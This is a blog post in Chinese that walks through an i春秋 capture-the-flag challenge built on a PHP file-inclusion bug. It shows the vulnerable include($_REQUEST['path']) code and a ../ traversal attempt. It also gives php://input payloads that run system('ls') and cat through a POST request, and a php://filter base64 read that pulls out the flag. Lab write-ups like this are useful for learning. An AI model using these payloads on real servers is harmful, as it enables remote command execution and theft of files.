

i春秋之Include

原创

金昂 于 2022-02-13 15:38:15 发布 385 收藏

分类专栏: [i春秋之WEB](#) 文章标签: [php](#) [debian](#) [开发语言](#) [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/12872253606/article/details/122908329>

版权



[i春秋之WEB](#) 专栏收录该内容

9 篇文章 1 订阅

订阅专栏

打开连接, 题目提示是个文件包涵漏洞

先尝试访问一下flag.php, 啥也没有



Not Found


The requested URL /flag.php was not found on this server.

Apache/2.4.23 (Unix) Server at eci-2zebww9plsogn3sqnhxd.cloudec11.ichunqiu.com Port 80

CSDN @金昂

继续看flag是不是在前面的目录, 利用include构造payload

```
url?path=../flag.php
```



```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
    include($_REQUEST['path']);
}else{
    include('phpinfo.php');
}
```

CSDN @金昂

再试试看上一层目录, 一样啥也没有

所以得换个思路

来到原页面, 发现

```
allow_url_include = ON
```

Directive	Local Value	Master Value
allow_url_fopen	Off	Off
allow_url_include	On	On
always_populate_raw_post_data	0	0
arg_separator.input	&	&
arg_separator.output	&	&
asp_tags	Off	Off
auto_append_file	<i>no value</i>	<i>no value</i>
auto_globals_jit	On	On
auto_prepend_file	<i>no value</i>	<i>no value</i>
browscap	<i>no value</i>	<i>no value</i>
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	<i>no value</i>	<i>no value</i>
disable_functions	<i>no value</i>	<i>no value</i>
display_errors	Off	Off

这时候就可以利用PHP流input啦

构造payload

```
url?path=php://input
```

再通过post传参

```
<?php echo system('ls');?>
```


查看一下当前文件目录的所有文件，

system函数是执行系统命令

ls是Linux系统的命令

因为我火绒的hackbar不知道为啥传不能通过POST传没有=的参数

所以我用了fiddler传参，也可以用burpsuite



`ls -a` 是Linux的命令，跟`ls`差不多

[ls命令 - Linux命令大全教程™ \(yiibai.com\)](#)

点击execute

查看返回的数据包



发现只有`dle345aae.php`这个文件可以，再查看一下这个文件

再次利用文件流`php://input`，同样这次也是用fiddler

传POST，用Linux里`cat`的命令

Use this page to compose a Request. You can clone a prior request by dragging and dropping a session from the Web Sessions list.

Execute

Parsed Raw Scratchpad Options

POST http://eci-2zebww9plsogn3sqnhxd.cloudoci1.ichunqiu.com/?path=php://input HTTP/1.1

```
Host: eci-2zebww9plsogn3sqnhxd.cloudoci1.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
```

Request Body

Upload file...

```
<?php echo system('cat dle345aae.php');?>
```

LogRequests

History

- eci-2zebww9plsogn3s...
- eci-2zebww9plsogn3s...
- eci-2zebww9plsogn3s...
- eci-2zebww9plsogn3s...

CSDN @金 帛

再查看一下返回的数据

Log Inspectors AutoResponder Composer Fiddler Orchestra Beta FiddlerScript

Headers Text View Syntax View WebForms Hex View Auth Cookies Raw JSON XML

QueryString

Name	Value
path	php://input

Body

Name	Value
<?php echo system('cat dle345aae.php');?>	

Transformer Headers Text View Syntax View Image View Hex View Web View Auth Caching Cookies Raw JSON XML

Document is: 878 bytes.

```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
    include($_REQUEST['path']);
}else{
    include('phpinfo.php');
}
<?php $flag="flag{a7a14f68-bfcd-4be7-a3c5-f3cb6705832c}"; $flag="flag{a7a14f68-bfcd-4be7-a3c5-
f3cb6705832c}";
```

CSDN @金 帛

拿到flag

当然我们知道了flag文件的名字，也可以用另一种方法查看flag

利用PHP流filter

```
?path=php://filter/convert.base64-encode/resource=文件a
```

意思是以base64编码的形式查看文件a

构造payload

```
url?path=php://filter/convert.base64-encode/resource=dle345aae.php
```



```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
    include($_REQUEST['path']);
}else{
    include('phpinfo.php');
}
PD9waHAgaGRmYmJmbGFne2E3YTE0ZjY4LWJmY2QtNGJlNy1hM2M1LWYzY2I2NzA1ODMyY30iOwo=
```



CSDN @金 昂

将得到的代码进行base64解码就可以看见flag了